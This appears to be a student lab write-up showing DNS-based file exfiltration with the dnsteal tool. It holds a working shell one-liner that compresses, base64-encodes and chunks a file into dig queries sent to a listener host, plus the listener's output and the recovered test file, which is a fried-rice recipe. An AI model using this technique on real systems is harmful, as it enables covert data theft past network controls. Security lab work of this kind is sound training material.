f=EncodedProof.txt; s=4;b=57;c=0; for r in $(for i in $(gzip -c $f| base64 -w0 | sed "s/.\{$b\}/&\n/g");do if [
[ "$c" -lt "$s"  ]]; then echo -ne "$i-."; c=$(($c+1)); else echo -ne "\n$i-."; c=1; fi; done ); do dig @192.16
8.13.116 `echo -ne $r$f|tr "+" "*"` +short; done
192.168.13.116
192.168.13.116
192.168.13.116
192.168.13.116
192.168.13.116
```

Kali VM screenshot of the listener:




```
[>] len: '253 bytes'    - EncodedProof.txt
[>>] H4sICCSgb2MAA0VuY29kZWRQcm9vZi50eHQAbVRbk6I4GH3n13Bpp4bHg-.dYIo1SJAyF5I6ELaAJSi6Dw6/cEtXdrex*sQgLnfOfykdLNpyE
JmbRux7-.Ogk7O347Ys4y7sOT3hvvrkJ/P3*6kPRVvMnMa4vzHlcon82pyDfTwF78e-.SOenNwMutbN0fnL6Vgqo3DVC0acdtpeTN/H34cyo5LbrH9
bYsyK4WJF0k-.EncodedProof.txt. → 192.168.13.116:53
[>] len: '253 bytes'    - EncodedProof.txt
[>>] cSdRe1NObxp0CUg0GMLhCoAdy8Ihp8chIFYv2kjxXw8gad97ZqdLsI9uj-.Jo4j6zC93rR6Ym21xzKct/7LGiojBc7a11H7I*l1LLOt5LZ7pT
baRP4Vc-.Oy5irsexPsQwAnZZ5BVpsuhd*8pFasvQPM8SZhbzTz9HH2Fpalq0f/I2n-.hWVQJmpTCVsP76XI9nj2T0XDA/Zuw3dEIiLuRTqxk/W*gA
EBp9UVEwoHR-.EncodedProof.txt. → 192.168.13.116:53
[>] len: '253 bytes'    - EncodedProof.txt
[>>] 6C88iymKS57FKth7SupfuRJPx9ozDU53X8yM3k0wRn6jRhDMBY3MnLrjI-.zkrycnOgaQLP3vXPKsU9z1bh5PTVBNuDDBoVpguMU2lxBnm1l6
tpcDcDp-.NUmHIOCJ8wPbxxEcCveQ2qS02eHcdgG8*MKi1zN4IBfiCELOo5SUbtxxl-.VYWeAOsVw8L0aCsznVIrbxXLQ8tLoU7a7qzZfnxmvw4CoM
SDbUgIcCZo5-.EncodedProof.txt. → 192.168.13.116:53
[>] len: '253 bytes'    - EncodedProof.txt
[>>] irz2a/aWnLiWIDrx5J*USah46854v*IkXpUZT2mmmL0V4FGNZgx2kUKfK-.mmrBi88zuwIciydMMBQbOe4qjjRGP/d3hD*ClTBmymfbyUefMT
xhD2UOV-.IFqCV9dI9umvVMW7ACFJVsUer5MYyhGbXZqwfJroF/jykcr8LElWixTvu-.wQhg6vW8pHmrvT0HUfKB8NlBUC6vRY0KH07tel0nQEB6kz
TeC1YInga1s-.EncodedProof.txt. → 192.168.13.116:53
[>] len: '241 bytes'    - EncodedProof.txt
[>>] 7Tf2eP7I4otO3lhNd*Je1m*6Sx6H0dpHbMRXUgB7JIjUhdPAu52FtRrwj-.ML1FaB64YfvG4C9xAND8eXRs*n1W3nCykDSWNDkOYDVyk6tSep
kDWw*Jv-.lZYh30F8BCQbUPCTpnviQxu1IMYegXME0l9qf/EmlV1NDms/O2pNS1Qny-.O0Gz0Jik/8F92kRKErX3DBsww/PXlqIy/ARlhfsBWBQAA-
.EncodedProof.txt. → 192.168.13.116:53
```




```
[Info] base64 decoding data (EncodedProof.txt).
[Info] Unzipping data (EncodedProof.txt).
[Info] Saving recieved bytes to './recieved_2022-11-12_19-21-31_EncodedProof.txt'
[md5sum] '7a88cb7b87641f269de724e3d4d223f2'


[!] Closing...
student@CRC116:~/lab7/dnsteal$
```

Screenshot to show the file transferred to our our Kali VM ~/lab7/dnsteal directory:



```
student@CRC116:~/lab7/dnsteal$ ls
dnsteal.py  README.md                                  recieved_2022-11-12_01-52-56_tester.txt
LICENSE     recieved_2022-11-11_19-07-54_encodedData2.txt  recieved_2022-11-12_19-21-31_EncodedProof.txt
student@CRC116:~/lab7/dnsteal$
```

Then we decoded the file to ensure ALL of the text transferred successfully.



```
student@CRC116:~/lab7/dnsteal$ base64 -d recieved_2022-11-12_19-21-31_EncodedProof.txt
Uncle Roger's Egg Fried Rice

Ingredients:
-2 to 3 cups frozen mixed veggies
-4 eggs
-1 tablespoon oil
-3 cloves garlic, minced
-4 slices spam, cut into 1-inch cubes
-4 bowls rice, cooked (day-old rice is best)
-2 tablespoons soy sauce
-1 tablespoon sesame oil
-1 tablespoon oyster sauce
-2 teaspoons black or white pepper
-1/2 teaspoon salt

Instructions:
-Thaw the mixed veggies by placing them in boiling water for about 2 minutes. Drain and set aside.
-In a bowl, beat the eggs.
-Scramble the eggs in a pan (the eggs should be cooked before adding them to the rice). Set aside the scrambled eg
gs.
-Add oil to a wok, let the wok heat up, and then add garlic to the oil.
-Add the spam and drained mixed veggies. Stir-fry until well combined.
-Add the rice and give everything a stir.
-Add the scrambled eggs, soy sauce, sesame oil, oyster sauce, salt, and pepper. Continue stir-frying for 1 to 2 mi
nutes. Taste and check for salt and pepper.
-Voila! You've made yourself egg fried rice!student@CRC116:~/lab7/dnsteal$
```